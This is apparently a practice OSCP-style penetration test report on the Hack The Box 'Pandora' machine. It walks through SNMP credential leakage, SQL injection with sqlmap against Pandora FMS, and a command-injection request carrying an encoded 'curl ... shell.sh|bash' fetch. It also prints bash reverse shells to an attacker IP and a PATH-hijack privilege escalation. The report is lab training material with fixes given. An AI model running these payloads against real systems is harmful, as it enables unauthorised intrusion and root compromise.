Offensive Security Certified Professional Exam Report - Pandora - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2024-01-2/4

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **HTB Pandora box** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The Simple Network Management Protocol (SNMP) discloses a user's credential that allows a first foothold on the target. Further analysis showed the application *Pandora* running inside the target's network. By performing a Local Port Forwarding it was possible to establish a connection to this service.

While enumerating Pandora, it discovered some known vulnerability in the Database, that allows an attacker to extract session Ids and access the user's account. Within the application, as a low privilege user, another vulnerability allows an user to manipulate the HTTP POST request to events and add own command to a body parameter. This gained a further foothold as a more privileged user.

Inside the system, there is an executable that can be run with administrative access. This binary calls another linux intern command without using its full path. With this configuration, an attacker can create his own malicious code, rename it to the command which is not using the full path in the executable and set any folder in the path variable. By running the original executable, the application will search for the nearest path for the intern command. This will execute the attackers script and guarantee an administrative foothold.

1.1 Recommendation

It is recommended to not expose credentials and other sensitive information in clear-text services/protocols, since this information can be used to obtain a foothold on the target.

Furthermore, it is advisable to update all internal services to their latest version, to prevent the exploitation of known vulnerabilities.

Eventually, low privileged users should not be able to execute commands/scripts/binaries with administrative access, since this usage can create an attacking surface for privilege escalation. In customized scripts/binaries, it is recommended to use the full path of the commands/executables that are called to prevent malicious users from executing their own code.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.11.144

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Pandora - 10.129.11.144

3.1.1 Network and Service Enumeration


```
ports=$(sudo nmap -T5 -Pn -p- $target -oN ports.txt -v | egrep "^[0-9]{2,5}" | sed
-E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Result
22,53,80
```

```
sudo nmap -Pn -p$ports -sS -sV -sC -PA $target -oN serv.txt
PORT   STATE    SERVICE VERSION
22/tcp open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
53/tcp filtered domain
80/tcp open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

UDP Enumeration

```
sudo nmap -Pn -sU -sV -sc -A -p68,161  $target -v -oN updScan.txt
PORT    STATE         SERVICE VERSION
68/udp  open|filtered dhcpc
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-processes:
[redatected]
| snmp-netstat:
|   TCP  0.0.0.0:22           0.0.0.0:0
|   TCP  10.129.11.144:59108  8.8.8.8:53
|   TCP  127.0.0.1:3306       0.0.0.0:0
|   TCP  127.0.0.53:53        0.0.0.0:0
|   UDP  0.0.0.0:68           *:*
|   UDP  0.0.0.0:161          *:*
|_  UDP  127.0.0.53:53        *:*
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 31
|_  snmpEngineTime: 1h30m36s
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Status: up
|     Traffic stats: 503.79 Kb sent, 503.79 Kb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.129.11.144  Netmask: 255.255.0.0
|     MAC address: 00:50:56:b0:50:34 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
|     Status: up
|_    Traffic stats: 186.54 Mb sent, 70.41 Mb received
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28
UTC 2021 x86_64
|_  System uptime: 1h30m36.66s (543666 timeticks)
```

HTTP Enumeration



PLAY

PLAY is an extention of Panda.HTB, bringing network monitoring solutions to your doorstep.

```
gobuster dir -u http://$target -w directory-list-2.3-medium.txt -k -x txt -o
gobuster1.txt
/assets               (Status: 301) [Size: 315] [--> http://10.129.11.144/assets/]

dirb http://$target -o dirb.txt
==> DIRECTORY: http://10.129.11.144/assets/
+ http://10.129.11.144/index.html (CODE:200|SIZE:33560)
+ http://10.129.11.144/server-status (CODE:403|SIZE:278)
```

DNS Enumeration

```
 dig version.bind CHAOS TXT $target
```

```
; <<>> DiG 9.19.17-2~kali1-Kali <<>> version.bind CHAOS TXT 10.129.11.144
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41413
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           78624   CH      TXT     "dns"

;; Query time: 8 msec
;; SERVER: fe80::1%4#53(fe80::1%4%4) (UDP)
;; WHEN: Tue Jan 02 18:43:24 CET 2024
;; MSG SIZE  rcvd: 57

 dnsrecon -r 127.0.0.0/24 -n $target
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
```

SSH Enumeration

```
nmap -p22 $target --script ssh2-enum-algos
PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (9)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|       rsa-sha2-512
|       rsa-sha2-256
|       ssh-rsa
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

```
nmap -p22 $target --script ssh-hostkey --script-args ssh_hostkey=full
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDPIYGoHvNFwTTboYexVGcZzbSLJQsxKopZqrHVTeF8oEIu0iqn7E5
czwVkxRO/icqaDqM+AB3QQVcZSDaz//XoXsT/NzNIbb9SERrcK/n8n9or4IbXBEtXhRvltS8NABsOTuhiNo
/2fdPYCVJ/HyF5YmbmtqUPols6F5y/MK2Yl3eLMOdQQeax4AWSKVAsR+issSZlN2rADIvpboV7YMoo3ktlH
Kz4hXlX6FWtfDN/ZyokDNNpgBbr7N8zJ87+QfmNuuGgmcZzxhnzJOzihBHIvdIM4oMm4IetfquYm1WKG3s5
q70jMFrjp4wCyEVbxY+DcJ54xjqbaNHhVwiSWUZnAyWe4gQGziPdZH2ULY+n3iTze+8E4a6rxN3l38d1r4T
Horu88G56QESiy/jQ8m5+Ang77rSEaT3Fnr6rnAF5VG1+kiA36rMIwLabnxQbAWnApRX9CHBpMdBj7v8oLh
CRn7ZEoPDcD1P2AASdaDJjRMuR52YPDlUSDd8TnI/DFFs=
|   ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNNJGh4HcK3rlrsvCbu0kASt7NLMvAU
wB51UnianAKyr9H0UBYZnOkVZhIjDea3F/CxfOQeqLpanqso/EqXcT9w=
|_  ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOCMYY9DMj/I+Rfosf+yMuevI7VFIeeQfZSxq67EGxsb
```

```
nmap -p22 $target --script ssh-auth-methods --script-args="ssh.user=root"
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
```

SNMP Enumeration

```
snmp-check $target
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.129.11.144:161 using SNMPv1 and community 'public'
[*] System information:
  Host IP address               : 10.129.11.144
  Hostname                      : pandora
  Description                   : Linux pandora 5.4.0-91-generic #102-Ubuntu SMP
Fri Nov 5 16:31:28 UTC 2021 x86_64
  Contact                       : Daniel
[*] Processes:
  Id                    Status                Name                  Path
Parameters
[redacted]
  1112                  runnable              host_check
/usr/bin/host_check   -u daniel -p HotelBabylon23
```

3.1.2 Initial Access

Vulnerability Explanation:

/include/chart_generator.php

CVE-2020-13851

Vulnerability Fix:

https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/

Severity:

Steps to reproduce the attack:

1. SSH with user found in the SNMP enumeration

```
ssh daniel@$target
daniel:HotelBabylon23
```

2. Local Port Forwarding to pandora server:

```
 ssh -L 3333:127.0.0.1:80 daniel@$target -fN
```

3. In Browser version of pandora:

```
 ssh -L 3333:127.0.0.1:80 daniel@$target -fN
v7.0NG.742_FIX_PERL2020
```

4. Exploit SQL vulnerability of the endpoint:

```
http://$target/pandora_console/include/chart_generator.php?session_id='
```

   a. Parameter *target* in the POST request can also be exploit according to CVE-2020-13851

5. Launch *sqlmap* as following:

```
sqlmap -u
'http://127.0.0.1:8081/pandora_console/include/chart_generator.php?session_id=1'
sqlmap -u
'http://127.0.0.1:8081/pandora_console/include/chart_generator.php?session_id=1'
--dbs
 sqlmap -u
'http://127.0.0.1:8081/pandora_console/include/chart_generator.php?session_id=1'
-Ttsessions_php --dump

# Query to fetch admin's session_id:
%27%20union%20SELECT%201,2,%27id_usuario|s:5:"admin";%27%20as%20data%
```

```
20--%20SgGO
```

6. We can then browse to the application http://pandora.panda.htb/pandora_console/ and we are in the admin console

Another way:

   a. From the attack, we fetched a session id for user with more privilege

```
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;
| 1638796349  |
```

7. Using this ID, we can access the platform

```
http://127.0.0.1:8081/pandora_console/include/chart_generator.php?session_id=g4e01q
dgk36mfdh90hvcc54umq
```

8. Using burp and sending the following request:

```
POST /pandora_console/ajax.php HTTP/1.1
Host: pandora.panda.htb:8081
Content-Length: 89
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://pandora.panda.htb:8081
Referer:
http://pandora.panda.htb:8081/pandora_console/index.php?sec=eventos&sec2=operation/
events/events
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=rjsadtu111r0md9415hejhsrcc
Connection: close


page=include%2fajax%2fevents&perform_event_response=100000000&target=whoami&respons
e_id=1
```

   a. We can also send the following curl command:

```
curl -i -s -k -X $'POST' \
    -H $'Host: pandora.panda.htb:8081' -H $'Content-Length: 2227' -H $'Accept: application/json, text/javascript, */*; q=0.01' -H $'X-Requested-With: XMLHttpRequest' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' -H $'Origin: http://pandora.panda.htb:8081' -H $'Referer: http://pandora.panda.htb:8081/pandora_console/index.php?sec=eventos&sec2=operation/events/events' -H $'Accept-Encoding: gzip, deflate, br' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
    -b $'PHPSESSID=rjsadtu111r0md9415hejhsrcc' \
    --data-binary $'page=include/ajax/events&perform_event_response=10000000&target=%63%75%72%6c%20%31%30%2e%31%30%2e%31%34%2e%31%32%35%3a%38%38%38%38%2f%73%68%65%6c%6c%2e%73%68%7c%62%61%73%68&response_id=1' \
    $'http://pandora.panda.htb:8081/pandora_console/ajax.php'
```

For the previous command we did the following:

- We wrote a shell script that execute a bash command to connect to the attacking machine:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.125/4444 0>&1
#curl 10.10.14.125:8888/shell.sh|bash
%63%75%72%6c%20%31%30%2e%31%30%2e%31%34%2e%31%32%35%3a%38%38%38%38%2f%73%68%65%6c%6c%2e%73%68%7c%62%61%73%68
```

- We started a python webserver on the attacking machine

python3 -m http.server 8888

- We sent the HTTP POST request above that should fetch the file from the attacking machine to the target machine and execute the command.
- On the attacking machine, we started a listener to receive the connection

```
matt@pandora:/var/www/pandora/pandora_console$ whoami
whoami
matt
matt@pandora:/var/www/pandora/pandora_console$ cat /home/matt/user.txt
cat /home/matt/user.txt
00a65b4da79677f7c336537043934aba
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The current user can add paths to the *$PATH* variable. This means that, before executing a command/binary, the system searches for paths where this command/binary exists. Since the binary *pandora_update* executes as *root* user the command *tar* without specifying from where it should be executed, the attacker can write its own version of *tar* and set the current path to the *$PATH v*ariable. By executing *pandora_update*, the system will search for the nearest path to the execute *tar*, which will eventually run the attackers command.

Vulnerability Fix: The first defense is to use the full path for commands/scripts inside executables. This prevents malicious users from creating and executing malicious scripts for legitime commands/executables. Secondly, it is recommended to prevent users from running commands/scripts as *root* (SUID) where it is not necessary.

Severity: Critical

Steps to reproduce the attack:

1. We identified the executables that are run with root permissions:

```
find / -type f -perm -u=s -user root -ls 2>/dev/null
```

# Result redacted

```
/usr/bin/pandora_backup
```

2. We analyzed this executable and found that it runs the command *tar* without specifying the path
3. We created a shell script that returns a connection back to the attacker and named it *tar*

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.125/5555 0>&1
```

4. We added the */tmp* folder to the *$PATH* variable, so executables can also be identified from this folder:

```
export PATH="/tmp:$PATH"
```

5. On the attacking machine, we started a listener and eventually we executed the binary *pandora_backup*

System Proof of Concept:

```
root@pandora:/tmp# whoami
root
root@pandora:/root# cat root.txt
cat root.txt
c0150a9bd75356136e6c8f28349abc57
root@pandora:/root# hostname
pandora
```

Conclusion

- Read the exploits
- Always scan UDP
-